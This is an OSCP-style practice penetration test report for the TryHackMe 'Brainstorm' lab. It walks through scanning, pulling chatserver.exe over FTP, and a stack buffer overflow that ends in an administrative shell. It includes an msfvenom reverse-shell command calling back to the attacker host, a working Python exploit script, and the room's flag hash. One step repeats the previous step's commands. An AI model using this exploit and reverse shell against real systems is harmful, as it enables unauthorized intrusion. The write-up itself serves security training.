Offensive Security Certified Professional Exam Report - Brainstorm - THM

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-10-12

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the TryHackMe **Brainstorm** as preparation for the Offensive Security Exam. During the preparation meeting, we got the following information about the target:

- No response to ICMP

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

During our engagement, we were able to find an executable that runs on the target system. By inputings a certain amount of characters, it is possible to execute a buffer overflow and rewrite parts of the memory of the application. This behavior allowed us to insert our own code, which was executed and established a communication between the target and the attacking system. Since the user of the application was admin, this access granted us automatic administrative access.

1.1 Recommendation

Application should be written in a manner to avoid the usage of known insecure functions and to check all aspects of user input. This latter should be sanitized and filtered before it arrives on the application. This approach can prevent the insertion of malicious characters that may be executed on the target system.

In case the system is attacked, despite the measures described above, it is recommended that the first access should happen with a low privileged user with as little capability as possible. Running a non-essential service with administrative privileges allows an attacker in the system to completely control it and damage its confidentiality, integrity and availability.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.10.43.128

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, we removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Brainstorm

3.1.1 Network and Service Enumeration

We performed the following network scans: port/service and vuln:

- Port/service

```
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        Microsoft ftpd
3389/tcp open  tcpwrapped
9999/tcp open  abyss?
```

- Vuln

```
PORT     STATE    SERVICE        VERSION
2/tcp    filtered compressnet
3389/tcp open     ms-wbt-server?
|_ssl-ccs-injection: No reply from server (TIMEOUT)
```

```
9999/tcp open     abyss?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest,
GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, RPCCheck,
RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     Welcome to Brainstorm chat (beta)
|     Please enter your username (max 20 characters): Write a
message:
|   NULL:
|     Welcome to Brainstorm chat (beta)
|_    Please enter your username (max 20 characters):
```

From our scan, we could login to the FTP server, where we found a file called *chatserver.exe*, which we will test against buffer overflow:

```
└─$ ftp $target
Connected to 10.10.43.128.
ftp> ls
[...]
08-29-19  08:36PM       <DIR>    chatserver
226 Transfer complete.
ftp> cd chatserver
ftp> ls
[...]
08-29-19  10:26PM                43747 chatserver.exe
08-29-19  10:27PM                30761 essfunc.dll
ftp>
```

3.1.2 Initial Access - Buffer Overflow on application chatserver.exe

Vulnerability Explanation: The executable *chatserver.exe* allows performing a buffer overflow by manipulating the second input field.

Vulnerability Fix: Users input should be sanitized and filtered to avoid the insertion of malicious characters that may perform a command execution, or to prevent the execution of code within the memory (buffer overflow). Furthermore, default users should have the privilege reduced to the bare minimum so they can execute their tasks. Running a system directly with admin privileges creates an attacking surface, in case an attacker can execute commands on it.

Severity: High

Steps to reproduce the attack:

1. After downloading the executable to our attacking machine, we uploaded it to a windows 7 system, where we will test it against buffer overflow using the tools Immunity Debugger and Mona.
2. With the file running on our windows machine, we sent a payload of 3000 characters to crash it.
3. We then created a pattern with the length of 3000 characters to find the offset:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000
```

4. We sent this new payload to the application using the script available on the Appendix A of this report
5. With the commands below, we found the offset:

```
# On the windows machine
!mona findmsp -distance [length]

# On the attacking machine
 /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q ESP_Value
```

6. The next step was to find the bad characters:

```
# On the windows machine
!mona findmsp -distance [length]

# On the attacking machine
 /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q ESP_Value
```


7. We then removed all bad characters and generate a reverse shell using msfvenom:

```
msfvenom -p windows/shell_reverse_tcp LHOST=ATTACKING_MACHINE LPORT=4445
EXITFUNC=thread -b "\x00" -f c
```

8. With the python script, we sent the payload generated above while we started a listener on our attacking machine. After that we received a windows command line with administrative privileges.

3.1.4 Post-Exploitation

System Proof Screenshot:


After gaining access, what is the content of the root.txt file?

5b1001de5a44eca47eee71e7942a8f8a

Conclusion

FTP:

- Export binary
- passive

Appendix A - Python script used to create reverse shell

The python script below was modified from its original version. The script was used to find the return address of the executable and to create a reverse shell.

```
import socket

ip = "Target"
port = 9999

prefix = "Name "
offset = 2012
overflow = "A" * offset
retn = "[\xf7\x14\x50\x62]"
padding = "\x90" * 50
payload = "[scripted_generated_by_msfvenom]"

buffer = overflow + retn + padding + payload

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
   s.connect((ip, port))
   print("Sending evil buffer...")
   s.recv(1024)
   s.send(bytes(prefix + "\r\n", "latin-1"))
   s.recv(1024)
   s.send(bytes(buffer + "\r\n", "latin-1"))
   s.recv(1024)
   print("Done!")
except:
   print("Could not connect.")
```